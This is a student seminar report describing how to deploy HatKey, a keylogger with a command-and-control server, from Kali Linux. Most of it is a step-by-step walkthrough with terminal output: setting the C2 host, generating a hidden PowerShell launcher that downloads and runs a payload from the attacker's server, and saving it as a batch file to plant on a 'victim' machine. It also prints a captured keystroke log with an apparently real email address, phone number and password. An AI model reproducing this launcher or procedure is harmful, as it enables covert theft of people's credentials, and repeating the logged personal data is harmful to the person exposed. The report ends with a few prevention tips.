AMAL JYOTHI COLLEGE OF ENGINEERING

KANJIRAPPALLY, KOTTAYAM

HatKey

MCA SEMINAR REPORT

Submitted in the partial fulfillment of the requirements for the Award of the Degree in

Master of Computer Applications

By

Jeslin M George

Reg No: (LAJC16MCA038)

Under The Guidance Of

Ms.Anit James

Assistant Professor

DEPARTMENT OF COMPUTER APPLICATIONS

AMAL JYOTHI COLLEGE OF ENGINEERING

KANJIRAPPALLY

CERTIFICATE

This is to certify that the seminar report, “HatKey” is the bonafide work of JESLIN M GEORGE (LAJC16MCA038) in partial fulfillment of the requirements for the award of the Degree of Master of Computer Applications under APJ Abdul Kalam Technological University during the year 2018.

Internal Guide Coordinator

Fr.Rubin Thottupuram
Head of the Department

CONTENTS

INTRODUCTION

Kali Linux

Kali Linux is an enterprise-ready security auditing Linux distribution based on Debian GNU/Linux. Kali is aimed at security professionals and IT administrators, enabling them to conduct advanced penetration testing, forensic analysis, and security auditing. Kali Linux was born and released on March 13th, 2013.It's a security-focused version of Linux that offers a large number of tools to seek out weaknesses and secure your network.

Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution. Kali

Linux is the world’s most powerful and popular penetration testing platform, used by security.

PENETRATION TESTING.

Penetration testing (also called pen testing) is the practice of testing a computer system, network or Web application to find vulnerabilities that an attacker could exploit. For example, an audit or an assessment may utilize scanning tools that provide a few hundred possible vulnerabilities on multiple systems. A Penetration Test would attempt to attack those vulnerabilities in the same manner as a malicious hacker to verify which vulnerabilities are genuine reducing the real list of system vulnerabilities to a handful of security weaknesses.

Benefits of Penetration Testing

- Intelligently manage vulnerabilities
- Avoid the cost of network downtime
- Meet regulatory requirements and avoid fines
- Preserve corporate image and customer loyalty

HatKey

Keylogger

A keylogger is consistent to its name. The term refers to a malicious computer program that captures and records your keystrokes; that’s every word, character, and button you press on your keyboard. The keylogger sends a record of your keystrokes to the attacker. This record might contain your banking logins, credit and debit card details, social media passwords, and everything else in-between. In short, keyloggers are a dangerous tool in the battle against identity and financial fraud.

Keystroke logging


Keystroke logging (often called keylogging) is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the **keyboard** is unaware that their actions are being monitored."

HatKey is a keylogger tool that capture the keyboard movements from the victims system. It is done by using a batch file created from the attackers machine .This batch file is copy on the victims machine. When the victim open that file, from that time, the keyboard movements from the victim is saved in a text file on the attackers system.

HatKey Downloading and installation

The Downloading process is simply git clone**.**

git clone https://github.com/enddo/HatKey.git



Registered User Details
localhost / 127.0.0.1 / adv_mob
Signed in as cinta2017lmca
5 Step Using Metasploit Meter
GitHub - enddo/HatKey: Pytho
GitHub, Inc. [US] | https://github.com/enddo/HatKey
Dismiss
Sign up
Branch: master
New pull request
Find file
Clone or download
Open in Desktop
Download ZIP
MobApp-colorlib.zip
Show all
11:37 AM
10/10/2018

Join GitHub today

GitHub is home to over 28 million developers working together to host and review code, manage projects, and build software together.

Python Command and Controler Keylogger

5 commits | 1 branch | 0 releases | 1 contributor | GPL-3.0

Clone with HTTPS

Use Git or checkout with SVN using the web URL.

https://github.com/enddo/HatKey.git


enddo 1.0.0		
Lib	1.0.0	
Output	1.0.0	
System	1.0.0	
.gitignore	Initial commit	2 years ago
HatKey.py	1.0.0	2 years ago
LICENSE	Initial commit	2 years ago

Implementation

Step 1:

After the HatKey downloaded, Got a new folder The HatKey on your desktop. Move to that folder.

- **#cd Desktop**
- **#cd HatKey**




root@kali: ~/Desktop/HatKey
File Edit View Search Terminal Help
tools
Hacking
HatKey

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
crack  Hacking  HatKey  PhishX  tools  TUTORIAL  xspy
root@kali:~/Desktop# cd HatKey
root@kali:~/Desktop/HatKey# 
```

Step 2:

List the folder HatKey it contains a python file HatKey.py. The Execute the HatKey.py

- **#python HatKey.py**




Applications
Places
Terminal
Wed 15:15
root@kali: ~/Desktop/HatKey
File Edit View Search Terminal Help

```
root@kali:~/Desktop/HatKey# ls
HatKey.py  keep.bat  Lib  LICENSE  Output  System
root@kali:~/Desktop/HatKey# python HatKey.py

< HatKey >
 -------
        \   ^__^
         \  (xx)\_______
            (__)\       )\/\
             U  ||----w |
                ||     ||
     --=[KeyLogger
  --+--=[Version : 1.0.0
  --+--=[Coder   : Farzin Enddo
     --=[github  : https://github.com/enddo


 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 kill     Kill an agent
 run      Run Command and Controler
 help     Help menu
 set      Sets a variable to a value
 show     Show Command and Controler variables
HatKey > 
```

Step 3:

Set our port

#set host 192.168.137.00.8080




Applications
Places
Terminal
Tue 19:48
root@kali: ~/Desktop/HatKey
File Edit View Search Terminal Help

```
                ||     ||
     --=[KeyLogger
  --+--=[Version : 1.0.0
  --+--=[Coder   : Farzin Enddo
     --=[github  : https://github.com/enddo


 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 kill     Kill an agent
 run      Run Command and Controler
 help     Help menu
 set      Sets a variable to a value
 show     Show Command and Controler variables
HatKey > show
 Name  Current Setting  Required  Description
 ----  ---------------  --------  -----------
 host                   True      The Command and Controler IP address
 port  8080             True      The Command and Controler port
HatKey > set host 192.168.137.80
```

Step 4:

Step 4

The keylogger is generated



Applications
Places
Terminal
Wed 08:38
root@kali: ~/Desktop/HatKey
File Edit View Search Terminal Help

```
             (__)\         )\/\
              U  ||----w |
                 ||      ||
           --=[KeyLogger
        --+--=[Version : 1.0.0
        --+--=[Coder   : Farzin Enddo
           --=[github  : https://github.com/enddo

 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 kill     Kill an agent
 run      Run Command and Controler
 help     Help menu
 set      Sets a variable to a value
 show     Show Command and Controler variables
HatKey > show
 Name  Current Setting  Required  Description
 ----  ---------------  --------  -----------
 host                   True      The Command and Controler IP address
 port  8080             True      The Command and Controler port
HatKey > set host 192.168.49.195
HatKey > run
[+] Server start on: http://192.168.49.195:8080/
[+] Keylogger launcher is:
powershell -exec bypass -WindowStyle Hidden IEX(IEX("[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64St
ring('KE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxvYWRTdHJpbmcoImh0dHA6Ly8xOTIuMTY4LjQ5LjE5NTo4MDgwL2dldF9wYXlsb2FkIik='))"
))
HatKey > 
```

Step 5:

Paste the keylogger to a batch file


#nano keep.bat


Applications
Places
Terminal
Wed 08:39
root@kali: ~/Desktop/HatKey
File Edit View Search Terminal Help

```
  GNU nano 2.9.5                     test.bat                            Modified

powershell -exec bypass -WindowStyle Hidden IEX(IEX("[System.Text.Encoding]::UTF8.GetString([System.Co$


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line M-E Redo
```

Step 6


The batch file is saved on Hatkey/keep.bat



"keep.bat" selected (248 bytes)


Step 7

Save the batch file to the victims system



Step 8

The victims keyboard movement is captured on the output/device_ip address on the HashKey folder of attacker



```
Agent ID: 192.168.51.53.mca
[Gmail - Google Chrome - 09/10/2018:14:08:42:17]
neethualias143[Shift][Shift]@gmail.com[Enter]
8281704684[Enter]neethualias143[Shift]@gmail.com[Enter]
8281[Inbox (2) - neethualias143@gmail.com - Gmail - Google Chrome - 09/10/2018:14:10:34:54]
cintachirayil
```

SCONCLUSION

Keylogging malware is, unfortunately, very common. More often than not a malware variant packs a keylogger for maximum damage and to compound the attacker's investment. Luckily, there are several methods to protect your system from a keylogger. And while no defense is perfect, these five steps drastically improve your chances.

5 ways to prevent keyloggers

1. Use a Firewall
2. Install a Password Manager
3. Update Your System (And Keep It That Way)
4. Consider Additional Security Tools
5. Change Your Passwords

REFERENCES

- https://www.youtube.com/watch?v=VX5J37dozJE

- https://www.youtube.com/watch?v=yuuYKJ7ZKQc

- https://github.com/enddo/HatKey.git